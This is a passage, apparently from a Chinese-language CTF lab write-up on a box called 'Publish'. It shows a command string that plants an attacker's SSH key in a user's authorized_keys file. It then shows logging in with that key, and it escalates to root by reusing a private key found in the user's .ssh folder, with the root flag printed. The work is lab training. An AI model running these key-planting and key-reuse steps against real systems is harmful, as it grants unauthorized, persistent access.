"l1104567=mkdir -p /home/todd/.ssh && echo 'ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIDLLUMZP6dNDZOWm5YIu+eHeQOLHLJkCCfF56ZvAcTpa' >
/home/todd/.ssh/authorized_keys && chmod 700 /home/todd/.ssh && chmod 600
/home/todd/.ssh/authorized_keys"

```

```


1 ssh -i C:\Users\lilyzero207\Desktop\测题\id_mykey todd@192.168.1.26

```

登陆成功

方法二：

<http://192.168.1.26/daochunhan/web-query/releases>发现：



下载下来发现main-amd64就是服务器上的main-amd64，于是与上述后续流程一致

不要随意相信release！！！！

rootflag

```
1 | ls -la /home/todd/.ssh/
```

发现私钥id_rsa

直接连

```
1 | todd@Publish:~$ ssh -i /home/todd/.ssh/id_rsa root@127.0.0.1
2 | Linux Publish 7.1.5-1-liquorix-amd64 #1 ZEN SMP PREEMPT liquorix 7.1-
3 | 6.1~trixie (2026-07-27) x86_64
4 |
5 | The programs included with the Debian GNU/Linux system are free software;
6 | the exact distribution terms for each program are described in the
7 | individual files in /usr/share/doc/*/copyright.
8 |
9 | Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
10 | permitted by applicable law.
11 | Last login: Tue Jul 28 23:59:17 2026 from ::1
12 | root@Publish:~# cat /root/root.txt
13 | flag{root-093a441b0ca7c95a566ce26bba74b00b}
```